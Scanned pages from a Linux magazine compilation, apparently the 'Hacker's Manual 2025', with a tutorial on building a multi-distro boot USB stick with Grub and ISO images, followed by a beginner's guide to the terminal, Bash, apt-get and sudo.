
The good news is that this is possible with most distros, and the clue to how it's done is on our cover DVDs each month. We used to laboriously unpack distro ISOs onto the DVD so that we could boot them and then we had to include scripts to reconstruct the ISO files for those that wanted to burn a single distro to a disc. Then we started using *Grub* to boot the DVD, which has features that make booting from ISO files possible. The main disadvantage of this approach, at least for the poor sap having to get the DVD working, is that different distros need to be treated differently and the options to boot from them as ISOs is rarely documented.

In the next few pages, we will show you how to do this; how to set up a USB stick in the first place and the options you need for the favourite distros. We will also show you how to deal with less co-operative distros.

Setting up the USB stick

First, we need to format the stick. We will assume that the stick is set up with a single partition, although you could use the first partition of a multi-partition layout. What you cannot get away with is a stick formatted with no partition table, as some are. If that's the case, use *fdisk* or *GParted* to partition the drive, then you can create the filesystem. The choice of filesystem is largely up to you, as long as it is something that *Grub* can read.

We've used FAT and ext2 (there's no point in using the journalling ext3 or ext4 on a flash drive). Use whatever fits in with your other planned uses of the drive, we generally stick with FAT as it means we can download and add ISO images from a Windows computer if necessary. Whatever you use give the filesystem a label, we used MULTIBOOT, as it will be important later.



› Use *GParted* or one of the command-line tools to prepare your flash drive. Giving the filesystem a label is important for booting some distros ISOs.

EFI booting

In this instance, we've created a flash drive that uses the old style MBR booting. While most computers of the last few years use UEFI, they still have a compatibility mode to boot from an MBR. So this makes our stick the most portable option, but if you need to boot your stick using UEFI, change the `grub-install` command to use the UEFI target, like this:

```
$ sudo grub-install --target=x86_64-efi
--boot-directory=/media/MULTIBOOT/
boot /dev/sde
```

This is a 64-bit target, as UEFI is only fully supported on 64-bit hardware. If you want to use your USB stick with 32-bit equipment, stick (sorry) with the MBR booting method.

In these examples, the USB stick is at **/dev/sde** (this computer has a silly number of hard drives) and the filesystem is mounted at **/media/sde1**, amend the paths to suit your circumstances. First, we install *Grub* on the stick to make it bootable:


```
$ mkdir -p /media/MULTIBOOT/boot
$ sudo grub-install --target=i386-pc --boot-directory=/media/
MULTIBOOT/boot /dev/sde
```

Note: the boot-directory option points to the folder that will contain the *Grub* files but the device name you give is the whole stick, not the partition. Now we create a *Grub* configuration file with:

```
$ grub-mkconfig -o /media/MULTIBOOT/boot/grub/grub.cfg
```

This will create a configuration to boot the distros on your hard drive, so load **grub.cfg** into an editor and remove everything after the line that says:

```
### END /etc/grub.d/00_header ###
```



› **If you are creating a flash drive to share, you may want to look at the theme section of the *Grub* manual to make your boot screen look prettier.**

Adding a distro

This gives us a bare configuration file with no menu entries. If we booted from this stick now, we would be dropped into a *Grub* shell, so let's add a menu. We'll start with an Ubuntu ISO because they are popular (sorry, but they are) and because they make booting from an ISO file easy (after all, it's Ubuntu, it makes most things easy). Load **grub.cfg** back into your editor and add this to the end of the file:

```
submenu "Ubuntu 16.04" {
  set isofile=/Ubuntu/ubuntu-16.04-desktop-amd64.iso
  loopback loop $isofile
  menuentry "Try Ubuntu 16.04 without installing" {
    linux (loop)/casper/vmlinuz.efi file=/cdrom/preseed/
ubuntu.seed boot=casper iso-scan/filename=$isofile quiet
splash ---
    initrd (loop)/casper/initrd.lz
  }
  menuentry "Install Ubuntu 16.04" {
    linux (loop)/casper/vmlinuz.efi file=/cdrom/preseed/
ubuntu.seed boot=casper iso-scan/filename=$isofile only-
ubiquity quiet splash ---
    initrd (loop)/casper/initrd.lz
  }
}
```

› **This is the basic menu you get with a default *Grub* configuration—functional but not very pretty.**

Create the **Ubuntu** directory on the drive and copy over the ISO file. Then unmount the drive and reboot from the stick. You should see a *Grub* menu with one entry for Ubuntu that opens up to reveal boot and install options,

Special options

The first line creates a variable containing the path to the ISO file. We use a variable because it means we only need to make one change when we want to adapt the menu to a different release. The second line tells *Grub* to mount that as a loop device (a way of mounting a file as if it were a block device). Then we have the two menu entries. You may be wondering how do we know what options to add to the menu entries. That comes from a combination of looking at the ISO's original boot menu and knowing what to add for an ISO boot. The latter, in the case of Ubuntu, is to add

```
iso-scan/filename=$isofile
```

where the variable `isofile` was set to the path to the file a couple of lines earlier. To see the original boot menu, we need to mount the ISO file, which is done like this:

```
$ sudo mount -o loop /path/to/iso /mnt/somewhere
```

Most ISOs use isolinux to boot so you need to look at the CFG files in the **isolinux** or **boot/isolinux** directory of your »

» mounted ISO file. The main file is **isolinux.cfg** but some distros use this to load other CFG files. In the case of Ubuntu, this is in a file called **txt.cfg**. You're looking for something like:

```
label live
  menu label ^Try Ubuntu without installing
  kernel /casper/vmlinuz.efi
  append file=/cdrom/preseed/ubuntu.seed boot=casper
initrd=/casper/initrd.lz quiet splash ---
```

The `kernel` setting translates to the Linux option in *Grub* with the addition of (loop) to the path. Similarly, the `initrd` part of the append line corresponds to *Grub*'s initrd line. The rest of `append file` is added to the Linux line along with the isoscan option. This approach will work with most distros based on Ubuntu, although some have removed the ISO booting functionality for some reason. It's possible to add this back, as we will see shortly.

Other distros

There's no standard for booting from an ISO image, each distro implements it differently, or not at all. For example, to boot an Arch-based ISO you need something like this

```
submenu "Arch Linux" {
  set device=/dev/sde1
  set isofile=/Arch/archlinux-2016.09.03-dual.iso
  set isolabel=ARCH_201609
  loopback loop $isofile

  menuentry "Arch Linux" {
    linux (loop)/arch/boot/x86_64/vmlinuz img_dev=$device
img_loop=$isofile archisolabel=$isolabel archisobasedir=arch
earlymodules=loop
    initrd (loop)/arch/boot/x86_64/archiso.img
  }
}
```

As you can see, dealing with this distro is a little different as it requires more than the path to the ISO file. It also requires the filesystem label of the ISO and the device node for your USB stick. The first can be found with the `isoinfo` or `iso-info` command—you'll have at least one installed if you have a DVD writer in this way:

```
$ isoinfo -d -i /path/to/image.iso
```

or

```
$ iso-info -d -i /path/to/image.iso
```

The device node is trickier since it will vary according to what you plug the stick into. The simplest solution is to give the USB stick's filesystem a label, which is why we added one when we created the filesystem. If your filesystem currently has no label, you can add one with either:

```
$ fatlabel /dev/sde1 MULTIBOOT
```

or

```
$ e2label /dev/sde1 MULTIBOOT
```

depending on the filesystem type you chose. You can also read the label, if you're not sure what it's currently set to, by using one of the above commands without specifying a label. Now you can refer to the disk by label in the *Grub* menu with

```
device=/dev/disk/by-label/MULTIBOOT
```

and it will be found no matter what device name it is given.

Many distros

There are other variations on the menu options for various distros, we've supplied a load here **www.linuxformat.com/files/code/tgg15.boot.zip**. Just edit them to suit the versions of the ISO images you are using. So far, we have modified the main **grub.cfg** file for each ISO we have added, but that can get a bit messy when you have more than a couple of distros, and editing it to remove older versions can also be a source of errors. It would be nice if we could update the menus automatically—and we can. Instead of adding the information to the main menu, put each distro's menu details in a file in the same directory as the ISO image, let's call it submenu. Now we can use *Grub*'s ability to include information from other files in its menu to build a menu. Create a file in the root of the USB stick called **updatemenu**, containing this:

```
#!/bin/sh
cd $(dirname $0)
sudo grub-mkconfig 2>/dev/null | sed -n '\%BEGIN /etc/
grub.d/00_header%,\%END /etc/grub.d/00_header%p' >|
boot/grub/grub.cfg
for menu in */submenu; do
  echo "source /$menu" >>boot/grub/grub.cfg
done
```


Make it executable and run it from a terminal after adding or removing menu entries. If you are using a FAT filesystem on the USB drive, you may need to run it like this.

```
$ sh /path/to/drive/updatemenu
```

The first line changes the directory to the location of the script, so it's important to put it in the root of the flash drive. The next line extracts the header portion of the default **grub.cfg** then the for loop adds each of the individual submenus. The distros are added in alphabetic order, if you want to force a particular order, start each directory's name with a number: 01_Ubuntu, 02_Fedora and so on. This changes the order but not the names displayed, those are set by the submenu command at the top of each section.

Getting tricky

What do you do if you want to boot an ISO for which we don't have a recipe? You could try a web search, but if that doesn't show up anything useful, you can examine the ISO's boot process directly. Almost all Linux distros use an initramfs to



› If you want, you can tweak your menus. The *Grub* online manual shows all the options. The SystemRescueCd example on the DVD uses one such command to only show the 64-bit options when relevant.

boot. This is a compressed file containing a small root filesystem that takes care of loading any necessary drivers and then mounting the real root filesystem before passing control to it. The kernel mounts this filesystem and then looks for a script called **init** in it (no, I'm not repeating myself there). This is where the magic of loading the live CD's filesystem from the DVD or ISO happens. If you examine this script – you will need a basic understanding of shell scripting here – you can often see what kernel parameters it is looking for to boot from the ISO. To do that you need to unpack the **initramfs** file, which is a compressed CPIO archive. First, you will need to identify the type of compression used with the file command—never trust a filename extension to give the right format:

```
$ file /path/to/initramfs.img
```

Then you can unpack it to the current directory with one of the following:

```
$ zcat /path/to/initrd.img | cpio - id
$ bzcat /path/to/initrd.img | cpio - id
$ xzcat /path/to/initrd.img | cpio - id
```

For images compressed with gzip, bzip2 and xz respectively. You can also modify the **initrd** by making your changes to the unpacked filesystem and then repacking it by executing this command in the directory to which you unpacked the **initrd** in the first place:

```
$ find . | sudo cpio --create --format='newc'| gzip >../myinitrd.img
```

Once you've a custom initramfs, you don't need to modify the original ISO image to use it. Simply put your new **initrd** on your USB stick and reference it from the menu, like this:

```
linux (loop)/path/to/vmlinuz...
initrd /distrodir/myinitrd.img
```

Alternatively, if you want to boot such a distro that has already appeared on an **LXFDVD**, you can 'borrow' the **lxfinitrd** file from there. The init process doesn't change much, so you will often find that it works even with a newer release of the distro.

Because the modified **initrd** is saved separately from the ISO image and referenced only from the menu on your USB stick, you can distribute your USB stick without breaking the rules some distros have about redistributing modified versions of their software. You could, for example, create a multi-distro installer USB stick complete with themed *Grub* menus and themed distro splash screens (these are in the **initrd** too) to hand out at a Linux installfest.

More options

While you are creating the menu, you can add extra kernel options to suit your needs, e.g. the SystemRescueCd boot process pauses for you to select a keymap. Adding `setkmap=uk` will skip the pause and load a UK keymap. Similarly, you can set the root password with `rootpass`. Other distros have their own options like these, along with the general kernel configuration options that are documented in the **Documentation/kernel-parameters.txt** in the kernel source (there's a copy on each **LXFDVD**). We've included a number of submenu files on the DVD, just copy the relevant directory to the root of your USB device and add the ISO image file. If there are 64- and 32-bit versions of a distro, we've named the 32-bit version **submenu32**, rename it accordingly. ■

Booting an ISO from hard disk

You can also use this method to boot an ISO image from your hard disk. Why would you want to do this? If you are sufficiently paranoid/cautious, you may prefer to have a rescue CD always available. Dropping an ISO into **/boot** and adding a suitable menu entry means you will always have one without having to hunt for the appropriate CD or USB stick. If you put the submenu entry in **/etc/grub.d/40_custom**, it will be added to the end of the menu ßautomatically, whenever you run: `update-grub` or `grub-mkconfig`.

```
# Parse command line options
for x in $(cat /proc/cmdline); do
        case $x in
        init=*)
                init=${x#init=}
                ;;
        root=*)
                ROOT=${x#root=}
                if [ -z "${BOOT}" ] && [ "$ROOT" = "/dev/nfs" ]; then
                        BOOT=nfs
                fi
                ;;
        rootflags=*)
                ROOTFLAGS="-o ${x#rootflags=}"
                ;;
        rootfstype=*)
                ROOTFSTYPE="${x#rootfstype=}"
                ;;
        rootdelay=*)
                ROOTDELAY="${x#rootdelay=}"
                case ${ROOTDELAY} in
                *[![:digit:].]*)
                        ROOTDELAY=
                        ;;
                esac
                ;;
        resumedelay=*)
                RESUMEDELAY="${x#resumedelay=}"
                ;;
        loop=*)
                LOOP="${x#loop=}"
-- MOST: /lxfdvd/work/init                                    (78,1) 29%
Press `Q' to quit, `H' for help, and SPACE to scroll.
```

› **Examining the init file in the ISO's initrd file can reveal extra options available to the boot menu.**

HACKER'S MANUAL

2025

HACKER'S MANUAL 2025

The terminal

Feel like a l337 hacker and get to grips with the powerful terminal.

126 Get started
The best way to use the terminal is to dive in with both feet and start using it.

128 Files and folders
We explain how you can navigate the file system and start manipulating things.

130 Edit config files
Discover how you can edit configuration files from within the text terminal.

132 System information
Interrogate the local system to discover all of its dirty little secrets.

134 Drive partitions
Control, edit and create hard drive partitions and permissions.

136 Remote access
Set up and access remote GUI applications using X11

138 Display control
Sticking with the world of X11 we take some randr for resolution control.

140 Core commands
20 essential terminal commands that all Linux web server admins should know.

Terminal: How to get started

It's time to flex your fingers and dive head first into the inky darkness of the terminal to see how you can start handling the commands.

Quick tip


If you're struggling to type the right command, you can wipe all previous actions from view simply by typing **clear** and hitting Enter. Note this won't affect your command history.

The terminal is an incredibly important part of your Linux desktop. It doesn't matter how wedded you are to point and click over the command line, at some point you're going to have to dip your toe in the terminal's dark expanse and use it. Don't worry, though, because the terminal isn't as scary as it might appear, and if you take the time to learn the basics you'll discover it can be a far quicker and more effective way of getting certain tasks done.

As you'd expect, a terminal effectively gives you access to your Linux shell, which means it works in exactly the same way using the same language (*Bash*). This means you can do anything in the terminal you'd normally do at the command line, all without leaving the relative comfort of your desktop. That makes learning how to use the terminal – and *Bash* – doubly advantageous as it gives you your first glimpse into working with the underlying Linux shell. And over the next few articles that's exactly what you're going to learn – how to get to grips with the terminal.

We're basing this tutorial on Ubuntu, so start by opening the Dash and typing 'terminal' into the search box. You'll find the terminal of course, but you'll also see two entries called *UXTerm* and *XTerm* too. This highlights the fact there are multiple terminal emulators that you can run in order to interact with the shell. There are differences between them, of course, but fundamentally they do the same thing.

For the purposes of this tutorial we're sticking with the default terminal, which is basically the *gnome-terminal* emulator – technically it's emulating a TeleTYpe (TTY) session. It has all the functionality you'll need, but both *XTerm* and *UXTerm* are worth noting because although they are more minimalist tools and neither require any dependencies to run. This means if anything stops the main terminal from running, you can use either as a backup. As an aside, the only difference between the two is that *UXTerm* supports the expanded Unicode character set.



› The --help flag can be used with any command to find out what it does, plus what arguments to use.

How Bash works

The Linux shell uses the *Bash* shell and command language to perform tasks, and it uses a relatively straightforward syntax for each command: `utility command -option`.

The 'utility' portion of the command is the tool you wish to run, such as `ls` for listing the contents of a directory, or `apt-get` to trigger the *APT* package management tool. The `command` section is where you specify exactly what you want the utility to do, eg typing `apt-get install` instructs the package management utility to install the named package, eg: `apt-get install vlc`.

The `-option` section is where one or more 'flags' can be set to specify certain preferences. Each flag is preceded by

Speed up text entry

It doesn't matter how fleet of hand your typing skills are, the command line can still be a time-consuming, frustrating experience. Thankfully the terminal comes equipped with lots of handy time-saving shortcuts. This issue let's take a look at how you can easily access previously used commands and view suggestions:

» **Up/down arrows** Browse your command history.

» `history` Use this to view your command history

» **Ctrl+r** Search command history. Type letters to narrow down search, with the most recent match displayed, and keep pressing Ctrl+r to view other matches.

» **Tab** View suggestions or auto-complete a word or path if only one suggestion exists. Press **~+Tab** to autofill your username, **@+Tab** to autofill your host name and **$+Tab** to autofill a variable.

Your first terminal commands

While it's possible to install and manage software using a combination of the *Software Center* and Ubuntu's *Software & Updates* setting panel, it's often quicker to make use of the *Advanced Package Tool* (*APT*) family of tools. Here's some key ways that they can be used (see *sudo* use below):

» `$ apt-cache pkgnames` Lists all available packages from sources listed in the **/etc/apt/sources.list** file.

» `$ sudo add-apt-repository ppa:<repository name>` Adds a specific Launchpad PPA repository to the sources list.

» `$ sudo apt-get update` Gets the latest package lists (including updated versions) from all listed repositories.

» `$ sudo apt-get install <package>` Installs all the named package. This will also download and install any required dependencies for the packages.

» `$ apt-get remove <package>` Use this to remove an installed package. Use `apt-get purge <package>` to also remove all its configuration files, and `apt-get autoremove` to remove packages installed by other packages that are no longer needed.

» `$ sudo apt-get upgrade` Upgrades all installed software – run `sudo apt-get update` before running this. Other useful `apt-get` commands include `apt-get check` a diagnostic tool that checks for broken dependencies, `apt-get autoclean`, which removes Deb files from removed packages.

```
nick@nick-ubuntu: ~
nick@nick-ubuntu:~$ apt-cache show vlc
Package: vlc
Priority: optional
Section: universe/graphics
Installed-Size: 3765
Maintainer: Ubuntu Developers <ubuntu-devel-discuss@lists.ubuntu.com>
Original-Maintainer: Debian Multimedia Maintainers <pkg-multimedia-maintainers@lists.alioth.debian.org
>
Architecture: amd64
Version: 2.1.6-0ubuntu14.04.1
Replaces: vlc-data (<< 1.1.5), vlc-nox (<< 2.0.2)
Provides: mp3-decoder
Depends: fonts-freefont-ttf, vlc-nox (= 2.1.6-0ubuntu14.04.1), libaa1 (>= 1.4p5), libc6 (>= 2.15), lib
caca0 (>= 0.99.beta17-1), libfreetype6 (>= 2.2.1), libfribidi0 (>= 0.19.2), libgcc1 (>= 1:4.1.1), libg
l1-mesa-glx | libgl1, libqtcore4 (>= 4:4.8.0), libqtgui4 (>= 4:4.8.0), libsdl-image1.2 (>= 1.2.10), li
bsdl1.2debian (>= 1.2.11), libstdc++6 (>= 4.6), libtar0, libva-x11-1 (>> 1.3.0~), libva1 (>> 1.3.0~),
libvlccore7 (>= 2.1.0), libx11-6, libxcb-composite0, libxcb-keysyms1 (>= 0.3.9), libxcb-randr0 (>= 1.1
), libxcb-shm0, libxcb-xv0 (>= 1.2), libxcb1 (>= 1.6), libxext6, libxinerama1, libxpm4, zlib1g (>= 1:1
.2.3.3)
Pre-Depends: dpkg (>= 1.15.6~)
Recommends: vlc-plugin-notify (= 2.1.6-0ubuntu14.04.1), vlc-plugin-pulse (= 2.1.6-0ubuntu14.04.1), xdg
-utils
Suggests: videolan-doc
Breaks: vlc-data (<< 1.1.5), vlc-nox (<< 2.0.2)
Filename: pool/universe/v/vlc/vlc_2.1.6-0ubuntu14.04.1_amd64.deb
Size: 1212144
MD5sum: fbb2933ada01d9ccddd319ddea21bd89
SHA1: 4bb0e71315956d97ce18b67d7eeb27ee1b968fbe
SHA256: 636992ae393297dd5afdba39b9cb3a0958b3d1f246e51a47660cc3f5993ca35f
Description-en: multimedia player and streamer
```

› The apt-cache package can also be used to search for specific packages or reveal a package's dependencies.

one or two dashes (--) and the most useful of all is the `--help` option, which provides a brief description of the utility, plus lists all available commands and options, eg `ls -l`.

The `-l` flag tells the list directory tool to provide detailed information about the contents of the folder it's listing, including: permissions; who owns the file; the date it was last modified; and its size in bytes. Utilities can be run without any commands or options – eg `ls` on its own provides a basic list of all folders and files in a directory. You can also run utilities with a combination of commands and/or options.

Restricted access

Open the terminal and you'll see something like this appear: `username@pc-name:~$`. This indicates that you're logged on to the shell as your own user account. This means that you have access to a limited number of commands – you can run `ls` directly, eg, but not to install a package using `apt-get`, because the command in question requires root access. This is achieved one of two ways – if you're an administrative user, as the default user in Ubuntu is, then you can precede your command with the `sudo` command, eg `sudo apt-get install vlc`. You'll be prompted for your account password, and then the command will run. You should find that you can run more `sudo`-based commands without being re-prompted for your password (for five minutes) while the terminal is open. On some distros you can log on to the terminal as the root user with `su` – you'll be prompted for the root password at which point you'll see the following prompt: `root@pc-name:~$`.

Once logged in, you can enter commands with no restrictions. We recommend you use the `sudo` command rather than this approach and if you're running Ubuntu then you'll find `su` won't work because the root account password is locked for security reasons.

When installing some distros or adding new users to Ubuntu, you may find your user account isn't added to the `sudo` group by default. To resolve this, you need to open the terminal in an account that does have root access (or use the `su` command if supported) and type `sudo adduser <username> sudo`. You can also add the user to other groups with the command by listing all the groups you wish to add, eg: `sudo adduser <username> adm sudo lpadmin sambashare`.

Another handy tool is *gksudo*, which allows you to launch desktop applications with root privileges. It's of most use when wanting to use the file manager to browse your system with root access: `gksudo nautilus`. Make sure you leave the terminal open while the application is running, otherwise it'll close when the terminal does. When you're done, close the application window, then press Ctrl+c in the terminal, which interrupts the currently running program and returns you to the command line.

We've already discussed the `--help` flag, but there are other help-related tools you can use too. First, there's `whatis` – which you can type with any command to get a brief description of it and any specified elements, eg `whatis apt-get install vlc` will describe the *apt-get* tool, the install argument and what package **vlc** is. Flags are ignored.

If you're looking for a full-blown manual, then the *man* tool provides access to your distro's online reference manual, which is started with `man intro`. This provides you with a long and detailed intro to the command line. Once done press q to quit back to the terminal. For more advice on navigating the manual, type `man man` or pair it with a tool, eg `man ls`.

Now you've taken your first steps into the world of the terminal, check out the box (*Your First Terminal Commands, above*) for some useful package management commands you can work with. Next issue, we'll look at how to navigate your filesystem from the terminal, plus launch programs and delve into more useful shortcuts to help speed up the way you interact with the command line. ■

Terminal: Work with files

Turn your attention to navigating the file system and manipulating files and folders from the beloved Terminal.

